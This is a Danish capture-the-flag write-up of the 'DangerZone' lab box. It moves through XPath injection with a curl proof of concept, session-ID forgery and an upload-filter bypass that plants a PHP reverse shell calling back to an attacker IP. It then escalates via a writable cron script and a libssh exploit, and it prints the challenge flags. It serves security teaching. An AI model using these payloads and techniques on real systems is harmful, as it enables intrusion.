

DangerZone Writeup

Scan alle TCP ports


```
kali@kali:~$ nmap -sT 10.10.221.173 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-21 09:36 EST
Nmap scan report for 10.10.221.173
Host is up (0.049s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
60080/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 27.52 seconds
kali@kali:~$ nmap -A 10.10.221.173 -p 22,80,60080
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-21 09:37 EST
Nmap scan report for 10.10.221.173
Host is up (0.039s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ba:97:f4:6e:fb:36:8f:8d:e5:83:6f:82:92:70:60:f8 (RSA)
|   256 9b:a2:b2:2f:37:aa:11:0d:e6:e0:3b:d1:2b:3a:5f:aa (ECDSA)
|_  256 f5:c0:60:7b:1b:95:69:9b:31:44:64:5b:e7:44:28:35 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
|_ _http-server-header: nginx/1.18.0 (Ubuntu)
60080/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ _http-title: Apache2 Ubuntu Default Page: It works
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
kali@kali:~$
```

Webserver på port 80



Der er en lille note i kildekoden ellers er der ikke mere at komme efter her.

Request

PrettyRawHexIn

1 GET / HTTP/1.1
2 Host: 10.10.221.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response

PrettyRawHexRenderIn

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 21 Jan 2022 14:38:34 GMT
4 Content-Type: text/html
5 Last-Modified: Tue, 02 Nov 2021 12:46:01 GMT
6 Connection: close
7 ETag: W/"61813309-c6"
8 Content-Length: 198
9
10 <html>
11 <head>
12 </head>
13 <body>
14 <style>
15 img{
16 display:block;
17 margin-left:auto;
18 margin-right:auto;
19 }
20 </style>
21
22
23
24 <!-- Afventer test -->
25
26 </body>
27 </html>
28

Enumerer webserver på port 60080 for filer og mapper

Scan Information Results - List View: Dirs: 4 Files: 3 Results - Tree View Errors: 0				
Type	Found	Response	Size	
Dir	/	200	11546	
Dir	/icons/	403	452	
Dir	/test/	200	394	
File	/test/index.php	200	394	
File	/test/info.php	200	179	
Dir	/icons/small/	403	452	
File	/test/robots.txt	200	274	
Dir	/server-status/	403	452	

Mappen "test" indeholder en robots.txt fil

← → ↺

10.10.221.173:60080/test/robots.txt


Disallow: /c576f900a7f94e35667a9740eb698939/

← → ↺

10.10.221.173:60080/test/c576f900a7f94e35667a9740eb698939/

nc3{Flag1_SecurityByObscurity}

Enumerer den fundne sti for filer og mapper



The screenshot shows a directory listing tool with a table of results. The table has three columns: Directory Structure, Response Code, and Response Size. The directory structure shows a path starting with 'test' and a subdirectory 'c576f900a7f94e35667a974'. Inside this subdirectory, there are two files: 'login.php' and 'upload.php'. The response codes for both files are 200, and the response sizes are 574 and 292 respectively.


Directory Structure	Response Code	Response Size
test	???	???
c576f900a7f94e35667a974	200	257
login.php	200	574
upload.php	200	292

Login side

<http://10.10.131.90:60080/test/c576f900a7f94e35667a9740eb698939/login.php>

Login siden er sårbar overfor injektion, følgende "always true" i brugernavnfeltet trigger et login:
' or '1'='1

Dette giver dog ikke rettigheder til at besøge upload.php



The screenshot shows a login form with two input fields: 'Brugernavn:' and 'Kodeord:'. Below the fields is a 'Submit' button.

Velkommen ' or '1'='1

Du er logged ind

[Upload billede](#)

For at finde hvilken type injektion der er tale kan man eventuelt se under injektion hos OWASP, der er i filen info.php givet hint til hvilken type der er tale om:

dom	
DOM/XML	enabled
DOM/XML API Version	20031129
libxml Version	2.9.10
HTML Support	enabled
XPath Support	enabled
XPointer Support	enabled
Schema Support	enabled
RelaxNG Support	enabled

Som det kan ses af info er XPath aktiveret.

XPath injektion:

Der er tale om et blind injektion, så man er nødt at iterere over alle karakterer indtil request giver true. Ordet ”Velkommen” kan bruges til at teste om resultatet er sandt.

Det første element i XML-dokumentet er ”Brugere”, de to første bogstaver kan findes med følgende syntaks:

substring(name(/[1]/*),1,1)='B'*

substring(name(/[1]/*),2,1)='r'*

Curl POC:

```
kali@kali:~$ curl -d "Password=bla&Username=' or substring(name(/*[1]/*),1,1)='B' and '1'='1' -X POST http://10.10.131.90:60080/test/c576f900a7f94e35667a9740eb698939/login.php
<!DOCTYPE html>
<html lang=en>
<title></title>
<body>
<div id=loginbox>
  <form method=post>
    <p>Brugernavn:</p>
    <input type=text name=Username required>
    <p>Kodeord:</p>
    <input type=password name=Password required>
    <p><button type=submit>Submit</button></p>
  </form>
</div>
<h1>Velkommen ' or substring(name(/*[1]/*),1,1)='B' and '1'='1'</h1><p>Du er logged ind</p><p>Der skete en fejl</p><p><a href=upload.php>Upload billede</a></p>kali@kali:~$
```

Lav et script der kan automatisere denne proces og hent alle informationen i XML-dokumentet.

XML-data:

XML-dokumentet indeholder brugernavne, hashes af kodeord, samt rettigheder.

Kun brugeren superadmin has administratorrettigheder.

Hashes for brugerne test og nissen kan nemt crackes, da kodeord er i ordlisten rockyou f.eks. er kodeordet ”test123” for brugeren test.

Når der logges ind vises flag nr. 2:



Brugernavn:

Kodeord:

Submit

Velkommen test

Du er logged ind

[Upload billede](#)

nc3{Flag2_Glaedelig_Jul_du_har_fortjent_en_p3bernoed}


Upload siden:

Login med disse brugere giver stadig ikke adgang til upload, og man skal højst sandsynligt have administratorrettigheder.

Du har ikke rettigheder til at bruge denne side!

Siden gør brug af et sårbart Session ID, ved at sende gentagne request kan man se at kun visse karakter udskiftes i session ID.

Send request til sequencer i Burp og start et live capture. Som det kan ses er det kun de sidste to karakterer der er random:



Ved at lave samme analyse for brugeren nissen, kan det ses at første karakter også altid er 0.

Session Id for brugeren test er her "07465737438", hvis det første 0 og de to random karakterer fjernes fås "74657374", hvilket er hex for ordet "test". Dvs. session ID laves ved en kombination af et 0, brugernavn i hex og 2 random karakterer

SessionID kan dermed findes for brugeren "superadmin" ved brug af Burp intruder.

Hex for superadmin er "737570657261646d696e" dvs. 0737570657261646d696eXY, hvor X og Y kan gættes og at X og Y er tal.

AttackSaveColumns

ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▾	Comment
23	22	200	<input type="checkbox"/>	<input type="checkbox"/>	632	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	303	
1	00	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
2	10	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
3	20	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
4	30	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
5	40	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
6	50	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
7	60	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
8	70	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
9	80	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
10	90	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
11	01	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
12	11	200	<input type="checkbox"/>	<input type="checkbox"/>	303	
13	21	200	<input type="checkbox"/>	<input type="checkbox"/>	303	

RequestResponse

PrettyRawHexRender\n≡

1 HTTP/1.1 200 OK

2 Date: Fri, 05 Nov 2021 15:01:45 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Vary: Accept-Encoding

5 Content-Length: 441

6 Connection: close

7 Content-Type: text/html; charset=UTF-8

8

9 <!DOCTYPE html>

10 <html lang="en">

11 <title>

12 Upload

13 </title>

14

15 <body>

16 <form id="SupportForm" method="POST" enctype="multipart/form-data" >

17 <div>

18 <h3>

19 Upload et billede

20 </h3>

21 <input type="file" name="image_file" id="image_file" accept="image/png, image/jpeg">

22

23 Tilladte filtyper: *.png; *.jpg; *.jpeg Upload limit: 2MB

24

25 <button class="button1" name="submit" type="submit">

26 Upload

27 </button>

28 </div>

29 </form>

30

31 </body>

32 </html>

33

Der er nu adgang til upload siden ved brug af:
 SESSID=0737570657261646d696e22

Request	Response
<pre> 1 GET /test/c576f900a7f94e35667a9740eb698939/upload.php HTTP/1.1 2 Host: 10.10.131.90:60080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://10.10.131.90:60080/test/c576f900a7f94e35667a9740eb698939/login.php 8 Connection: close 9 Cookie: SESSID=0737570657261646d696e22 10 Upgrade-Insecure-Requests: 1 11 Cache-Control: max-age=0 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 24 Jan 2022 14:47:58 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 441 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <title> 12 Upload 13 </title> 14 15 <body> 16 17 <form id="SupportForm" method="POST" enctype="multipart/form-data" > 18 <div> 19 Upload et billede 20 </div> 21 <input type="file" name="image_file" id="image_file" accept="image/pr 22
 23 Tilladte filtyper: *.png; *.jpg; *.jpeg Upload limit: 2MB 24 </pre>

RCE via upload:

-Upload et billede og intercept med burp

-Skift indhold ud med php kode

-Append filendelsen php4 til det nuværende filnavn, nu indeholder filnavnet både en valid endelse ”.jpg” samt en endelse der ikke er på blacklisten ”.php4”.

Request	Response
<pre> 1 POST /test/c576f900a7f94e35667a9740eb698939/upload.php HTTP/1.1 2 Host: 10.10.131.90:60080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----82147354320349631842270579855 8 Content-Length: 4044 9 Origin: http://10.10.131.90:60080 10 Connection: close 11 Referer: http://10.10.131.90:60080/test/c576f900a7f94e35667a9740eb698939/upload.php 12 Cookie: SESSID=0737570657261646d696e22 13 Upgrade-Insecure-Requests: 1 14 15 -----82147354320349631842270579855 16 Content-Disposition: form-data; name="image_file"; filename="dz3.jpg.php4" 17 Content-Type: image/jpeg 18 19 <?php 20 21 // Usage 22 // ---- 23 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck. 24 25 set_time_limit (0); 26 \$VERSION = "1.0"; 27 \$ip = '10.9.127.183'; // CHANGE THIS 28 \$port = 1234; // CHANGE THIS 29 \$chunk_size = 1400; 30 \$write_a = null; 31 \$error_a = null; 32 \$shell = 'uname -a; w; id; /bin/sh -i'; 33 \$daemon = 0; 34 \$debug = 0; 35 36 // </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Mon, 24 Jan 2022 14:56:35 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 457 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <title> 12 Upload 13 </title> 14 15 <body> 16 17 <form id="SupportForm" method="POST" enctype="multipart/form-data" > 18 <div> 19 Upload et billede 20 </div> 21 <input type="file" name="image_file" id="image_file" accept="image/png, image/jpeg"> 22 Tilladte filtyper: *.png; *.jpg; *.jpeg Upload limit: 2MB 23
 24 <button class="button1" name="submit" type="submit"> 25 Upload 26 </button> 27 </div> 28 </form> 29 Uploader billede 30 31 </body> 32 </html> </pre>

Start en netcat listener og kør filen på webserveren

```
10.10.131.90:60080/test/c576f900a7f94e35667a9740eb698939/uploads/images/dz3.jpg.php4
```

```

kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
10.10.131.90: inverse host lookup failed: Unknown host
connect to [10.9.127.183] from (UNKNOWN) [10.10.131.90] 53660
Linux dzone 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
14:58:49 up 42 min, 0 users, load average: 0.00, 0.34, 0.84
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Oprader eventuelt til en fuld interaktiv tty shell.

Privilege escalation:

Når først der er opnået RCE, burde resten være trivielt.

Der er to måder at få root på hhv. en sårbarhed i libssh samt i lxd.

For god ordens skyld kan man også eskalere til brugeren først, men det er ikke et krav. Filen "/usr/share/pyshared/clean.py" kan redigeres af alle og eksekveres via et cronjob med rettigheder for brugeren "brugernavn".

```
/bin/sh or can't access tty; job control turned off
$ ls -la /usr/share/pyshared/clean.py
-rwxrwxrwx 1 brugernavn brugernavn 149 Nov 10 13:55 /usr/share/pyshared/clean.py
$
```

Udskift python koden med fx en python reverse shell.

```
kali@kali:~$ nc -lvp 8888
listening on [any] 8888 ...
10.10.131.90: inverse host lookup
connect to [10.9.127.183] from (UN
bash: cannot set terminal process
bash: no job control in this shell
brugernavn@dzzone:~$ whoami
whoami
brugernavn
brugernavn@dzzone:~$
```

```
brugernavn@dzzone:~$ cat user.txt
cat user.txt
nc3{Flag3_Nissen__s1ger_saa_langt_saa_godt!}
brugernavn@dzzone:~$
```

Root:

Der er flere måder at finde den kørende libssh service på fx kan man lave en port scan på hosten.

Service kører selvfølgelig på juleporten 2412.

```
brugernavn@dzzone:~$ nc localhost 2412 -v
nc localhost 2412 -v
Connection to localhost 2412 port [tcp/*] succeeded!
SSH-2.0-libssh_0.8.3
```

Find et libssh exploit der passer til version 0.8.3, der er flere af dem.

Brug exploit til at få root shell.

```
kali@kali:~/Documents/ctf21$ nc -lvp 7777 15:55 paramiko.log
listening on [any] 7777 ...
10.10.131.90: inverse host lookup failed: Unknown host
connect to [10.9.127.183] from (UNKNOWN) [10.10.131.90] 47508
[root@a970ae2005f2 /]# whoami
whoami
root
```

Root shell er i en Docker container. Ved lidt enumerering kan man finde en fil kaldet "pw", som navnet antyder, er det et kodeord.

```
[root@a970ae2005f2 DangerZone]# cat pw
cat pw
Jeg_hedder_jo_slet_ikke_brugernavn_hilsen_nissebanditten
[root@a970ae2005f2 DangerZone]#
```

Brug kodeord til at få root i den oprindelige shell.

```
brugernavn@ddzone:~$ sudo su
[sudo] password for brugernavn:
root@ddzone:/home/brugernavn# whoami
root
root@ddzone:/home/brugernavn# cat /root/root.txt
nc3{Flag4_saadan_mester_nisse!!_Glaedelig_Jul_fra_NC3}
root@ddzone:/home/brugernavn#
```

